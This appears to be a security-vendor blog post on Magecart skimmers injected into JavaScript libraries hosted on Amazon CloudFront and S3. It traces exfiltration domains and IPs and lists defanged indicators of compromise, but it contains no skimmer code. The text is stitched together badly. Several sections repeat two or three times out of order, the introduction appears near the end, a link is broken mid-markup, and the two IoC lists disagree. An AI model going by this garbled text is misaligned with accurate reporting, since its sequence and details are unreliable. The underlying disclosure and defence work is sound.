
While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

